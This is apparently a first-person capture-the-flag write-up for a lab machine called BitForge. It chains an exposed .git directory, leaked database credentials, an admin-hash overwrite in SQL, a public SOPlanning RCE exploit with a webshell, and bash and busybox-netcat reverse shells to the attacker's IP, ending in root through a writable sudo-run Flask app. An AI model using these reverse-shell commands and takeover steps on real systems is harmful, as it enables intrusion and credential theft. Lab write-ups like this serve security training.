
TL;DR
This writeup is based on the BitForge machine. I began with an Nmap scan revealing SSH (22), HTTP (80), and MySQL (3306). Enumeration of the web server uncovered an exposed .git directory, which leaked cleartext database credentials. I used these credentials to manually update the database password, bypassing the authentication for the Simple Online Planning portal. Inside the dashboard, I exploited an Authenticated RCE vulnerability to gain a shell. I used pspy64 to find a cron job leaking credentials for the user jack. Finally, I exploited a writable Flask application running with sudo privileges to gain Root access.
Scanning Network
I began with an Nmap scan to identify open ports and running services.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
sudo nmap -sS -sV -sC -T4 -p- -v 192.168.128.186 -oN scans/fullport.scan

Nmap scan report for 192.168.128.186
Host is up (0.070s latency).
Not shown: 65531 filtered tcp ports (no-response)
PORT     STATE  SERVICE    VERSION
22/tcp   open   ssh        OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 f2:5a:a9:66:65:3e:d0:b8:9d:a5:16:8c:e8:16:37:e2 (ECDSA)
|_  256 9b:2d:1d:f8:13:74:ce:96:82:4e:19:35:f9:7e:1b:68 (ED25519)
80/tcp   open   http       Apache httpd
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to [http://bitforge.lab/](http://bitforge.lab/)
|_http-server-header: Apache
| http-git:
|   192.168.128.186:80/.git/
|     Git repository found!
|     .git/config matched patterns 'user'
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|_    Last commit message: created .env to store the database configuration
3306/tcp open   mysql      MySQL 8.0.40-0ubuntu0.24.04.1
| mysql-info:
|   Protocol: 10
|   Version: 8.0.40-0ubuntu0.24.04.1
The scan revealed three open ports:
22 (SSH):
OpenSSH 9.6p1.80 (HTTP): Apache web server. The scan detected a redirect to
bitforge.laband an exposed.gitdirectory with a commit message referencing a .env file.3306 (MySQL):
MySQL 8.0.40.
Enumeration
The web server redirects to bitforge.lab. I added this to my /etc/hosts file.
I navigated to http://bitforge.lab in the browser.

I found a link to the Employee Planning Portal (http://plan.bitforge.lab).
This subdomain hosted a login page for Simple Online Planning (SOPlanning). The footer explicitly identified the version as v1.52.01.

I searched for known vulnerabilities associated with SOPlanning v1.52.01 and identified a critical Authenticated Remote Code Execution (RCE) vulnerability (EDB-52082).
This exploit allows an attacker to upload a malicious PHP file via the upload.php endpoint, but it requires valid login credentials to function.
Since I did not have valid credentials yet, I paused this attack vector and returned to the enumeration phase.
I recalled that the initial Nmap scan had identified an exposed .git directory on the main domain (http://bitforge.lab/.git/). I decided to investigate this to find potential credentials.
I used git-dumper to download the repository and reconstruct the source code.
1
git-dumper http://bitforge.lab/.git/ git-dump
The tool successfully fetched the objects and checked out the files.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
git-dumper http://192.168.128.186/.git git-dump
[-] Testing http://192.168.128.186/.git/HEAD [200]
[-] Testing http://192.168.128.186/.git/ [200]
[-] Fetching .git recursively
[-] Fetching http://192.168.128.186/.git/ [200]
[-] Fetching http://192.168.128.186/.gitignore [404]
[-] http://192.168.128.186/.gitignore responded with status code 404
[-] Fetching http://192.168.128.186/.git/logs/ [200]
[-] Fetching http://192.168.128.186/.git/COMMIT_EDITMSG [200]
[-] Fetching http://192.168.128.186/.git/HEAD [200]
[-] Fetching http://192.168.128.186/.git/hooks/ [200]
[-] Fetching http://192.168.128.186/.git/branches/ [200]
[-] Fetching http://192.168.128.186/.git/description [200]
[-] Fetching http://192.168.128.186/.git/index [200]
[-] Fetching http://192.168.128.186/.git/refs/ [200]
[-] Fetching http://192.168.128.186/.git/info/ [200]
[-] Fetching http://192.168.128.186/.git/config [200]
[-] Fetching http://192.168.128.186/.git/logs/HEAD [200]
[-] Fetching http://192.168.128.186/.git/objects/ [200]
[-] Fetching http://192.168.128.186/.git/hooks/applypatch-msg.sample [200]
[-] Fetching http://192.168.128.186/.git/refs/heads/ [200]
[-] Fetching http://192.168.128.186/.git/objects/pack/ [200]
[-] Fetching http://192.168.128.186/.git/objects/info/ [200]
[-] Fetching http://192.168.128.186/.git/logs/refs/heads/ [200]
[-] Fetching http://192.168.128.186/.git/objects/18/833b811e967ab8bec631344a6809aa4af59480 [200]
[-] Fetching http://192.168.128.186/.git/objects/00/e275f0312b12c2cff58aad73d04031fdc81672 [200]
[-] Fetching http://192.168.128.186/.git/refs/heads/main [200]
[-] Fetching http://192.168.128.186/.git/objects/c1/d2b964d494b941768e48e5ec662c225fb7de71 [200]
[-] Fetching http://192.168.128.186/.git/objects/73/6aa9abed880f8f8f2495c00a497c13f3acc593 [200]
[-] Fetching http://192.168.128.186/.git/objects/ea/f6c81951775e4202e40762b3300cc936cf4df1 [200]
[-] Fetching http://192.168.128.186/.git/objects/30/db4b417dfe5ee173820f8fc66de3955d43080a [200]
[-] Fetching http://192.168.128.186/.git/objects/c3/4ab8d157d8c6466c8c321034b4d1863941fa38 [200]
[-] Fetching http://192.168.128.186/.git/objects/e6/9de29bb2d1d6434b8b29ae775ad8c2e48c5391 [200]
[-] Fetching http://192.168.128.186/.git/objects/1c/ [200]
[-] Fetching http://192.168.128.186/.git/logs/refs/heads/main [200]
[-] Fetching http://192.168.128.186/.git/objects/d7/8466e1ab69dbdd943503e192070450b4787be5 [200]
[-] Fetching http://192.168.128.186/.git/objects/f4/f6de69896baa2ecbb1084e604be81343833bfa [200]
[-] Fetching http://192.168.128.186/.git/objects/1c/e700a508aec3d5e4d4aa1b128a662f2c85f5ad [200]
[-] Sanitizing .git/config
[-] Running git checkout .
Updated 3 paths from the index
I inspected the git logs to look for sensitive information. The log history revealed a commit with the message removing db-config due to hard coded credentials, which immediately flagged the commit before it as interesting.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
git log
commit 1ce700a508aec3d5e4d4aa1b128a662f2c85f5ad (HEAD -> main)
Author: McSam Ardayfio <[email protected]>
Date:   Mon Dec 16 16:44:48 2024 +0000

    created .env to store the database configuration

commit eaf6c81951775e4202e40762b3300cc936cf4df1
Author: McSam Ardayfio <[email protected]>
Date:   Mon Dec 16 16:44:05 2024 +0000

    removing db-config due to hard coded credentials

commit 18833b811e967ab8bec631344a6809aa4af59480
Author: McSam Ardayfio <[email protected]>
Date:   Mon Dec 16 16:43:08 2024 +0000

    added the database configuration

commit f4f6de69896baa2ecbb1084e604be81343833bfa
Author: McSam Ardayfio <[email protected]>
Date:   Mon Dec 16 16:41:54 2024 +0000

    setting up login and index page for the BitForge websitgit log
commit 1ce700a508aec3d5e4d4aa1b128a662f2c85f5ad (HEAD -> main)
Author: McSam Ardayfio <[email protected]>
Date:   Mon Dec 16 16:44:48 2024 +0000

    created .env to store the database configuration

commit eaf6c81951775e4202e40762b3300cc936cf4df1
Author: McSam Ardayfio <[email protected]>
Date:   Mon Dec 16 16:44:05 2024 +0000

    removing db-config due to hard coded credentials

commit 18833b811e967ab8bec631344a6809aa4af59480
Author: McSam Ardayfio <[email protected]>
Date:   Mon Dec 16 16:43:08 2024 +0000

    added the database configuration

commit f4f6de69896baa2ecbb1084e604be81343833bfa
Author: McSam Ardayfio <[email protected]>
Date:   Mon Dec 16 16:41:54 2024 +0000

    setting up login and index page for the BitForge website
I inspected the specific commit where the file was added (18833b8).
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
git show 18833b811e967ab8bec631344a6809aa4af59480
commit 18833b811e967ab8bec631344a6809aa4af59480
Author: McSam Ardayfio <[email protected]>
Date:   Mon Dec 16 16:43:08 2024 +0000

    added the database configuration

diff --git a/db-config.php b/db-config.php
new file mode 100644
index 0000000..c1d2b96
--- /dev/null
+++ b/db-config.php
@@ -0,0 +1,19 @@
+<?php
+// Database configuration
+$dbHost = 'localhost'; // Change if your database is hosted elsewhere
+$dbName = 'bitforge_customer_db';
+$username = 'BitForgeAdmin';
+$password = 'B1tForG3S0ftw4r3S0lutions';
+
+try {
+    $dsn = "mysql:host=$dbHost;dbname=$dbName;charset=utf8mb4";
+    $pdo = new PDO($dsn, $username, $password);
+
+    $pdo->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
+
+    echo "Connected successfully to the database!";
+} catch (PDOException $e) {
+    echo "Connection failed: " . $e->getMessage();
+}
+?>
+
This revealed cleartext credentials in the deleted db-config.php file:
1
2
$username = 'BitForgeAdmin';
$password = 'B1tForG3S0ftw4r3S0lutions';
Exploitation
Since I had database credentials but no valid web login, I connected to the backend MySQL service to find the application users.
1
mysql -u BitForgeAdmin -h 192.168.128.186 -p --skip-ssl
I identified a database named soplanning and dumped the planning_user table.

I tried to crack the password found in the database but there is no luck.
I identified two ways to bypass the login: recovering the password from the source code or manually manipulating the database.
Method 1: Updating Admin user hash in database
I examined the SOPlanning GitHub repository and found admin user hash in demo_data.inc.
I decided to use the found admin user hash to update it in the database.
1
admin:df5b909019c9b1659e86e0d6bf8da81d6fa3499e
I then updated the planning_user table in the database to replace the admin’s password with this new hash:
1
UPDATE planning_user SET password = 'df5b909019c9b1659e86e0d6bf8da81d6fa3499e' WHERE login = 'admin';

This successfully allowed me to log in to the portal with the credentials admin : admin.

Method 2: Enabling Guest User Access
Alternatively, I investigated the planning_config table and discovered a setting named SOPLANNING_OPTION_ACCES.
Researching the application documentation revealed that this parameter controls the portal’s access mode. By modifying this value, I could force the application to allow guest access without requiring a login.
1
UPDATE planning_config SET valeur = '1' WHERE cle = 'SOPLANNING_OPTION_ACCES';

After refreshing the page, the guess access was visible.

With access secured (via either the hijacked Admin account or Guest mode), I proceeded to exploit the known Authenticated RCE.
1
python3 52082 -u admin -p admin -t http://plan.bitforge.lab/www
The script successfully uploaded the payload (4r6.php). I selected “yes” to attempt an interactive shell, but to ensure stability, I triggered a manual reverse shell back to my listener.
1
2
3
4
5
6
7
python3 52082 -u admin -p admin -t http://plan.bitforge.lab/www
[+] Uploaded ===> File '4r6.php' was added to the task !
[+] Exploit completed.
Access webshell here: http://plan.bitforge.lab/www/upload/files/pyoscs/4r6.php?cmd=<command>
Do you want an interactive shell? (yes/no) yes
soplaning: whoami
www-data
I set up a Netcat listener on port 3306. I chose this port specifically because it was open on the target, increasing the likelihood that egress traffic on this port would be allowed through the firewall.
1
nc -nvlp 3306
I triggered the reverse shell from the webshell prompt:
1
/usr/bin/bash -c 'bash -i >& /dev/tcp/192.168.45.199/3306 0>&1'
1
2
3
4
5
6
7
8
9
nc -nvlp 3306

listening on [any] 3306 ...
connect to [192.168.45.199] from (UNKNOWN) [192.168.128.186] 34920
bash: cannot set terminal process group (1294): Inappropriate ioctl for device
bash: no job control in this shell
<.bitforge.lab/public_html/www/upload/files/pyoscs$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
The connection was successful. I then stabilized the shell using Python:
1
python3 -c 'import pty;pty.spawn("/bin/bash")'
I began manual enumeration on the target machine and discovered a user named Jack.
1
2
3
4
5
6
root:x:0:0:root:/root:/bin/bash
...
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
...
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
jack:x:1001:1001::/home/jack:/bin/bash
Since standard checks failed, I suspected there might be automated tasks or cron jobs running in the background that I could exploit. I decided to use pspy64, a command-line tool designed to snoop on processes without needing root permissions.
I transferred pspy64 to the target machine to monitor system activity in real-time.
1
2
3
4
5
6
7
8
# On Kali
python3 -m http.server 80

# On Target (/upload/files)
cd ../../upload/files
wget [http://192.168.45.199/pspy64](http://192.168.45.199/pspy64)
chmod +x pspy64
./pspy64
After waiting for a short period, I observed a cron job executing at the start of the minute.
1
2026/01/02 17:00:01 CMD: UID=0  PID=1963 | /bin/sh -c mysqldump -u jack -p'j4cKF0rg3@445' soplanning >> /opt/backup/soplanning_dump.log 2>&1
The process was running as UID 0 (root) and executed a backup command. Crucially, the command arguments leaked the password for the user jack.
I used these credentials to switch from www-data to jack.
1
2
3
4
5
www-data@BitForge:~$ su jack
Password: j4cKF0rg3@445
jack@BitForge:~$ id
id
uid=1001(jack) gid=1001(jack) groups=1001(jack)
Post Exploitation

I checked sudo privileges for the user jack.
1
2
3
4
5
6
7
8
9
10
jack@BitForge:~$ sudo -l
sudo -l
Matching Defaults entries for jack on bitforge:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty, !env_reset

User jack may run the following commands on bitforge:
    (root) NOPASSWD: /usr/bin/flask_password_changer
jack@BitForge:~$
I examined the target script /usr/bin/flask_password_changer.

1
2
3
#!/bin/bash
cd /opt/password_change_app
/usr/local/bin/flask run --host 127.0.0.1 --port 9000 --no-debug
I analyzed the script and found it ran a Python Flask application located at /opt/password_change_app/app.py.
1
2
3
4
5
6
7
8
9
10
11
jack@BitForge:~$ cd /opt/password_change_app/
jack@BitForge:/opt/password_change_app$ ls
app.py  templates
jack@BitForge:/opt/password_change_app$ cat app.py
from flask import Flask, render_template

app = Flask(__name__)

@app.route("/")
def home():
    return render_template("index.html")
I checked the permissions of the application file and discovered jack had write access.
1
2
ls -l /opt/password_change_app/app.py
# -rwxrwxrwx 1 root jack ... app.py
I edited app.py to replace the web application code with a malicious reverse shell payload using busybox and netcat.
1
2
import os
os.system("busybox nc 192.168.45.199 3306 -e bash")
I set up my listener again and ran the binary using sudo.
1
sudo /usr/bin/flask_password_changer
The script executed my malicious code as root, granting me a root shell.
1
2
3
4
listening on [any] 3306 ...
connect to [192.168.45.199] from (UNKNOWN) [192.168.128.186] 51808
id
uid=0(root) gid=0(root) groups=0(root)
This box demonstrated a chain of misconfigurations starting with an Information Disclosure via an exposed .git directory, which leaked cleartext database credentials. Leveraging direct database access allowed for an authentication bypass, leading to an Authenticated RCE vulnerability that granted an initial shell. Enumerating background processes with pspy64 revealed a hidden cron job leaking credentials, facilitating lateral movement to the user jack. Finally, a writable Flask application executed with loose Sudo privileges allowed for Privilege Escalation via Code Injection in the python script.
Thanks for reading this far. If you enjoyed the writeup, do support me here.